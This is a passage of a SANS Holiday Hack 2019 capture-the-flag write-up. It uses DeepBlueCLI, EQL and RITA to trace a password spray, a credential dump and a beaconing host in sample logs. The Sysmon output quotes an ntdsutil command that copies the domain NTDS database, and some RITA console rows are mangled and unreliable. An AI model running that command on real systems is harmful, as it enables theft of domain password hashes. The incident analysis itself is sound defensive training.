19/11/2019 12:22:46	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentriflesparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree mstripyesleigh pbrandyberry civysparkles sscarletpie fwinklestockings estripyluff gandyfluff smullingfluff hcandsnaps mbrandybells twinterfig civypears ygreenpie ftsneltsoes smary tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:40	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentriflesparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine ltrufflefig wopenslae mstripyesleigh pbrandyberry civysparkles sscarletpie fwinklestockings estripyluff gandyfluff smullingfluff hcandsnaps mbrandybells twinterfig supatree civypears ygreenpie ftsneltsoes smary tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:34	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentriflesparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree mstripyesleigh pbrandyberry civysparkles sscarletpie fwinklestockings estripyluff gandyfluff smullingfluff hcandsnaps mbrandybells twinterfig civypears ygreenpie ftsneltsoes smary tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:29	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentriflesparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves lstripyleaves gchocolatewine wopenslae ltrufflefig supatree pbrandyberry civysparkles sscarletpie bevergreen estripyluff gandyfluff smullingfluff hcandsnaps dsparkleleaves fwinklestockings mbrandybells twinterfig civypears ygreenpie ftsneltsoes smary tinselbubbles mstripyesleigh Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:23	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentriflesparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree pbrandyberry civysparkles sscarletpie fwinklestockings estripyluff gandyfluff smullingfluff hcandsnaps dsparkleleaves mbrandybells twinterfig civypears ygreenpie ftsneltsoes smary tinselbubbles mstripyesleigh Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:18	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentriflesparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine wopenslae ltrufflefig supatree mstripyesleigh pbrandyberry civysparkles sscarletpie fwinklestockings estripyluff gandyfluff smullingfluff hcandsnaps mbrandybells twinterfig civypears ygreenpie ftsneltsoes smary tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	
19/11/2019 12:22:13	Security	4648	Distributed Account Explicit Credential Use (Password Spray Attack)	The use of multiple user account access attempts with explicit credentials is an indicator of a password spray attack. Target Usernames: ygoldentriflesparklesleigh hevergreen Administrator sgreenbells cjinglebuns tcandybaubles bbrandyleaves bevergreen lstripyleaves gchocolatewine ltrufflefig wopenslae mstripyesleigh pbrandyberry civysparkles sscarletpie fwinklestockings estripyluff gandyfluff smullingfluff hcandsnaps mbrandybells twinterfig supatree smary civypears ygreenpie ftsneltsoes smary tinselbubbles dsparkleleaves Accessing Username: - Accessing Host Name: -	

Figure 84 - DeepBlueCLI Results

A whole load of pointers to the aforementioned password spray attack is happening. Scrolling down a little, there are some successful logins

24/08/2019 01:00:20	Security	4672	Multiple admin logons for one account	Username: pminstix User SID Access Count: 2
24/08/2019 01:00:20	Security	4672	Multiple admin logons for one account	Username: DC1\$ User SID Access Count: 12
24/08/2019 01:00:20	Security	4672	Multiple admin logons for one account	Username: supatree User SID Access Count: 2

Figure 85 - DeepBlueCLI Successful Logins

Out of the three shown, only **supatree** was included in the password spray attacks. As a result, the compromised account is found.

## Answer

**Supatree**

## URL

[https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/03\)%20Windows%20Log%20Analysis%20Evaluate%20Attack%20Outcome](https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/03)%20Windows%20Log%20Analysis%20Evaluate%20Attack%20Outcome)



## Windows Log Analysis: Determine Attacker Technique

### Synopsis

Using these normalized Sysmon logs, identify the tool the attacker used to retrieve domain password hashes from the lsass.exe process. For hints on achieving this objective, please visit Hermey Hall and talk with SugarPlum Mary.

- <https://downloads.elfu.org/sysmon-data.json.zip>

### Hint

- <https://www.endgame.com/our-experts/ross-wolf>

### Solution


The hints points towards using EQL so it would be wise to know a bit more<sup>37</sup>, leaning very heavily on the diagram below.

<b>EVENT</b>	<b>FIELD</b>	<b>OPERATOR</b>	<b>VALUE</b>
process	where		
file	command_line	=	"string"
network	logon_id	<=	"*wildcard*"
registry	parent_process_name	==	number
image_load	parent_process_path	!=	function()
	ppid	>=	("array")
	unique_ppid	>	
		in	

Figure 86 - EQL

Based on the synopsis, pulling back everything where `lsass.exe` could be present seemed the way to go.

<sup>37</sup> <https://pen-testing.sans.org/blog/2019/12/10/eql-threat-hunting/>



```
C:\Users\Alan\Documents\CTF\SANS\SYSMON>eql query -f sysmon-data.json "process where parent_process_name = '*lsass*' or process_name='*lsass*' or command_line='*lsass*'" | jq-win64.exe
{
  "command_line": "C:\\Windows\\System32\\cmd.exe",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "lsass.exe",
  "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
  "pid": 3440,
  "ppid": 632,
  "process_name": "cmd.exe",
  "process_path": "C:\\Windows\\System32\\cmd.exe",
  "subtype": "create",
  "timestamp": 132186398356220000,
  "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}

C:\Users\Alan\Documents\CTF\SANS\SYSMON>
```

Figure 87 – EQL

There's only one instance so the next search is to look at where the parent process ID is equal to the process ID of what we just found.



```
C:\Users\Alan\Documents\CTF\SANS\SYSMON>eql query -f sysmon-data.json "process where ppid = 3440" | jq-win64.exe
{
  "command_line": "ntdsutil.exe \\ac i ntds\\ ifm \\\"create full c:\\\\hive\\\" q q",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "cmd.exe",
  "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
  "pid": 3556,
  "ppid": 3440,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132186398470300000,
  "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
  "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}

C:\Users\Alan\Documents\CTF\SANS\SYSMON>
```

Figure 88 - EQL

Alternatively, looking at what happened after `lsass.exe` was fired up which would have given the same answer.

The screenshot shows a Windows Command Prompt window titled "Command Prompt". The user has run two EQL (Event Query Language) queries against a JSON file named "sysmon-data.json".

```
C:\Users\Alan\Documents\CTF\SANS\SYSMON>eql query -f sysmon-data.json "process where parent_process_name = 'lsass.exe'" | jq-win64.exe
{
  "command_line": "C:\\Windows\\System32\\cmd.exe",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "lsass.exe",
  "parent_process_path": "C:\\Windows\\System32\\lsass.exe",
  "pid": 3440,
  "ppid": 632,
  "process_name": "cmd.exe",
  "process_path": "C:\\Windows\\System32\\cmd.exe",
  "subtype": "create",
  "timestamp": 132186398356220000,
  "unique_pid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "unique_ppid": "{7431d376-cd7f-5dd3-0000-001013920000}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}

C:\Users\Alan\Documents\CTF\SANS\SYSMON>eql query -f sysmon-data.json "process where timestamp > 132186398356220000" | jq-win64.exe
{
  "command_line": "ntdsutil.exe \\ac i ntds\\ ifm \\\"create full c:\\\\hive\\\" q q",
  "event_type": "process",
  "logon_id": 999,
  "parent_process_name": "cmd.exe",
  "parent_process_path": "C:\\Windows\\System32\\cmd.exe",
  "pid": 3556,
  "ppid": 3440,
  "process_name": "ntdsutil.exe",
  "process_path": "C:\\Windows\\System32\\ntdsutil.exe",
  "subtype": "create",
  "timestamp": 132186398470300000,
  "unique_pid": "{7431d376-dee7-5dd3-0000-0010f0c44f00}",
  "unique_ppid": "{7431d376-dedb-5dd3-0000-001027be4f00}",
  "user": "NT AUTHORITY\\SYSTEM",
  "user_domain": "NT AUTHORITY",
  "user_name": "SYSTEM"
}

C:\Users\Alan\Documents\CTF\SANS\SYSMON>
```

Figure 89 – EQL

## Answer

ntdsutil.exe

## Network Log Analysis: Determine Compromised System

### Synopsis

The attacks don't stop! Can you help identify the IP address of the malware-infected system using these Zeek logs? For hints on achieving this objective, please visit the Laboratory and talk with Sparkle Redberry.


- <https://downloads.elfu.org/elfu-zeeklogs.zip>

### Hint

<https://www.activecountermeasures.com/free-tools/rita/>

### Solution

As it turns out, there were two ways to do this. First way was to install RITA and process the logs as below.




A screenshot of a Linux desktop environment showing a terminal window. The terminal window has a dark background and light-colored text. At the top, it says "Activities Terminal Fri 06:27 alan@ubuntu: ~/RITA". The terminal shows the command "rita import elfu-zeeklogs/ elfu" being run. The output of the command is a series of log entries indicating the importation of files from the "elfu-zeeklogs/" directory. The log entries show the tool verifying log files and parsing them into the dataset. The log files listed include conn.log files from various dates and times, such as 20190823123904.log, 20190823121227.log, 20190823122444.log, 20190823120021.log, 20190823132006.log, 20190823133226.log, 20190823130731.log, 20190823125418.log, 20190823141243.log, and 20190823142450.log. The output ends with "[ -] Parsing elfu-zeeklogs/conn.log-00010\_20190823135858.log --> elfu". On the left side of the terminal window, there is a vertical dock with icons for various applications like a browser, file manager, and terminal.

Figure 90 - RITA Screenshot

Running the show-beacons command displays hosts which show signs of a C2 channel<sup>38</sup>.

<sup>38</sup> <https://digital-forensics.sans.org/blog/2014/03/31/the-importance-of-command-and-control-analysis-for-incident-response>




A screenshot of a Linux desktop environment, specifically Ubuntu, showing a terminal window titled "Terminal". The terminal window has a dark background and displays command-line output. The output is a long list of network traffic statistics for the interface "elfu". The columns include: Score, Source IP, Destination IP, Connections, Avg Bytes, Intvl Range, Size Range, Top Intvl, Top Size, Top Intvl Count, Top Size Count, Intvl Skew, and Intvl Dispersion, Size Dispersion. The data shows various IP addresses and their corresponding network activity over time intervals.

```
alan@ubuntu:~/RITA$ rita show-beacons elfu
Score,Source IP,Destination IP,Connections,Avg Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top Intvl Count,Top Size Count,Intvl Skew,Intvl Dispersion,Size Dispersion
0.998,192.168.134.130,144.202.46.214,7660,1156,10,683,10,563,6926,7641,0,0,0,0
0.847,192.168.134.132,150.254.186.145,684,13634,37042,2563,1,697,58,373,0,0,0,0
0.847,192.168.134.131,150.254.186.145,684,13737,8741,2244,1,698,54,356,0,0,0,0
0.84,192.168.134.135,150.254.186.145,345,12891,1,2097,1,694,31,181,0,0,0,0
0.835,192.168.134.133,45.55.96.63,132,1268,9,49,1,658,39,68,0,0,0,0
0.835,192.168.134.134,216.17.109.252,63,92,2,0,3,52,7,63,0,0,0,0
0.835,192.168.134.135,52.242,211,89,49,572,1170,2766,1680,153,37,40,0,0,0,0
0.835,192.168.134.133,69.4.231.30,115,4135,2,105,1,684,35,58,0,0,0,0
0.834,192.168.134.134,224.46.541,471,2378,1680,153,28,36,0,0,0,0
0.834,192.168.134.130,198.54.117.200,24,92,36821,0,3,52,8,24,0,0,0,0
0.834,192.168.134.131,52.242,211,89,38,362,63,40,1680,153,24,33,0,0,0,0
0.834,192.168.134.133,52.177.166.224,46,523,517,2384,1680,153,31,38,0,0,0,0
0.834,192.168.134.129,52.179.224.121,27,959,16355,2548,1680,153,15,16,0,0,0,0
0.834,192.168.134.130,198.54.117.197,24,92,36847,0,3,52,8,24,0,0,0,0
0.834,192.168.134.132,52.179.224.121,47,379,643,153,1680,153,29,37,0,0,0,0
0.834,192.168.134.135,154.8.224.145,24,49,10,52,1,52,4,18,0,0,0,0
0.834,192.168.134.130,198.54.117.198,24,92,36838,0,3,52,6,24,0,0,0,0
0.834,192.168.134.131,198.54.117.197,26,84,24360,52,3,52,7,24,0,0,0,0
0.834,192.168.134.130,146.132.2,1,21,92,1,0,1,52,4,21,0,0,0,0
0.833,192.168.134.135,124.243.240.134,26,1018,0,342,1,514,5,22,0,0,0,0
0.833,192.168.134.135,178.32.1,1148,37,15534,0,1398,1,535,3,24,0,0,0,0
0.833,192.168.134.133,42.62.98.167,31,10091,39,815,1,585,11,18,0,0,0,0
0.833,192.168.134.132,120.133,23.192,27,2876,1,116,1,565,3,21,0,0,0,0
0.833,192.168.134.134,120.133,23.192,27,2891,0,116,1,565,4,17,0,0,0,0
0.832,192.168.134.133,61.152.229.240,22,2882,1,86,1,727,3,13,0,0,0,0
0.83,192.168.134.133,216.17.109,252,63,92,2,0,3,52,6,63,0,0,1,0
0.829,192.168.134.134,208.91.197,44,27,81,18285,52,3,52,5,24,0,0,1,0
0.829,192.168.134.129,146.132,2,1,42,92,30375,0,1,52,4,42,0,0,1,0
0.829,192.168.134.130,198.54.117.199,24,92,36848,0,3,52,7,24,0,0,1,0
0.829,192.168.134.131,198.54.117.199,24,92,24340,0,3,52,7,24,0,0,1,0
0.829,192.168.134.129,69.172.201,153,24,92,6454,0,3,52,5,24,0,0,1,0
0.829,192.168.134.130,208.91.197,44,30,85,22950,104,3,52,10,24,0,0,1,0
0.828,192.168.134.131,60.199.193.183,37,14746,0,592,1,562,4,18,0,0,1,0
0.827,192.168.134.134,193.29.200,151,31,20582,60138,2648,1,982,2,17,0,0,1,0
0.826,192.168.134.132,18.214.73.53,40,6928,20663,4986,10,1560,23,19,0,0,0,1
0.823,192.168.134.131,198.54.117.200,24,92,24342,0,1,52,5,24,0,0,2,0
0.823,192.168.134.131,198.54.117.200,24,92,24342,0,1,52,5,24,0,0,2,0
0.823,192.168.134.129,208.91.197,44,24,85,18995,104,3,52,6,20,0,0,2,0
0.819,192.168.134.133,183.84.10.17,41,3749,10,3710,10,3866,17,25,0,0,0,1,0
0.797,192.168.134.131,178.32.1,148,38,16654,0,1405,1,535,3,19,0,0,0,7
0.79,192.168.134.130,202.39.224.72,40,3493,246,10581,9,0,5,28,0,0,8,0
```

Figure 91 - RITA Screenshot

Whilst readable, output the results to HTML makes for easier consumption.



A screenshot of a Linux desktop environment, specifically Ubuntu, showing a terminal window titled "Terminal". The terminal window has a dark background and displays command-line output. The output shows the command "rita html-report elfu" being run, followed by the message "[ - ] Writing: /home/alan/RITA/elfu/elfu" and "[ - ] Wrote outputs, check /home/alan/RITA/elfu for files". This indicates that the RITA tool has generated an HTML report for the "elfu" interface.

```
alan@ubuntu:~/RITA$ rita html-report elfu
[ - ] Writing: /home/alan/RITA/elfu/elfu
[ - ] Wrote outputs, check /home/alan/RITA/elfu for files
alan@ubuntu:~/RITA$
```

Figure 92 - RITA Screenshot

The screenshot shows a Firefox browser window titled "Mozilla Firefox" with the URL "/home/alan/RITA/elfu/index.x". The main content is a table from the RITA tool, specifically the "Beacons" section. The table has 16 columns and 21 rows of data. The columns are labeled: Score, Source, Destination, Connections, Avg. Bytes, Intvl. Range, Size Range, Intvl. Mode, Size Mode, Intvl. Mode Count, Size Mode Count, Intvl. Skew, Size Skew, Intvl. Dispersion, and Size Dispersion.

Score	Source	Destination	Connections	Avg. Bytes	Intvl. Range	Size Range	Intvl. Mode	Size Mode	Intvl. Mode Count	Size Mode Count	Intvl. Skew	Size Skew	Intvl. Dispersion	Size Dispersion
0.998	192.168.134.130	144.202.46.214	7660	1156.000	10	683	10	563	6926	7641	0.000	0.000	0	0
0.847	192.168.134.132	150.254.186.145	684	13634.000	37042	2563	1	697	58	373	0.000	0.000	0	0
0.847	192.168.134.131	150.254.186.145	684	13737.000	8741	2244	1	698	54	356	0.000	0.000	0	0
0.840	192.168.134.135	150.254.186.145	345	12891.000	1	2097	1	694	31	181	0.000	0.000	0	0
0.835	192.168.134.133	45.55.96.63	132	1268.000	9	49	1	658	39	68	0.000	0.000	0	0
0.835	192.168.134.134	216.17.109.252	63	92.000	2	0	3	52	7	63	0.000	0.000	0	0
0.835	192.168.134.135	52.242.211.89	49	572.000	1170	2766	1680	153	37	40	0.000	0.000	0	0
0.835	192.168.134.133	69.4.231.30	115	4135.000	2	105	1	684	35	58	0.000	0.000	0	0
0.834	192.168.134.134	52.177.166.224	46	541.000	471	2378	1680	153	28	36	0.000	0.000	0	0
0.834	192.168.134.130	198.54.117.200	24	92.000	36821	0	3	52	8	24	0.000	0.000	0	0
0.834	192.168.134.131	52.242.211.89	38	362.000	63	40	1680	153	24	33	0.000	0.000	0	0
0.834	192.168.134.133	52.177.166.224	46	523.000	517	2384	1680	153	31	38	0.000	0.000	0	0
0.834	192.168.134.129	52.179.224.121	27	959.000	16355	2548	1680	153	15	16	0.000	0.000	0	0
0.834	192.168.134.130	198.54.117.197	24	92.000	36847	0	3	52	8	24	0.000	0.000	0	0
0.834	192.168.134.132	52.179.224.121	47	379.000	643	153	1680	153	29	37	0.000	0.000	0	0
0.834	192.168.134.135	154.8.224.145	24	49.000	10	52	1	52	4	18	0.000	0.000	0	0
0.834	192.168.134.130	198.54.117.198	24	92.000	36838	0	3	52	6	24	0.000	0.000	0	0
0.834	192.168.134.131	198.54.117.197	26	84.000	24360	52	3	52	7	24	0.000	0.000	0	0

Figure 93 - RITA Screenshot

The source with the greatest number of connections with one of the lowest interval ranges, and by some amount, is listed at the top which we can safely take as our malware-infected system

The alternative solution to this was to look in the folder within the extracted downloaded ZIP file as this already contained the HTML file that was produced over the last few screenshots.

## Answer

192.168.134.130

## URL

[https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/05\)%20Network%20Log%20Analysis%20Determine%20Comprromised%20System](https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/05)%20Network%20Log%20Analysis%20Determine%20Comprromised%20System)

## Splunk

### Synopsis

Access <https://splunk.elfu.org/> as elf with password elfsocks. What was the message for Kent that the adversary embedded in this attack? The SOC folks at that link will help you along! For hints on achieving this objective, please visit the Laboratory in Hermey Hall and talk with Prof. Banas.

- <https://splunk.elfu.org/>

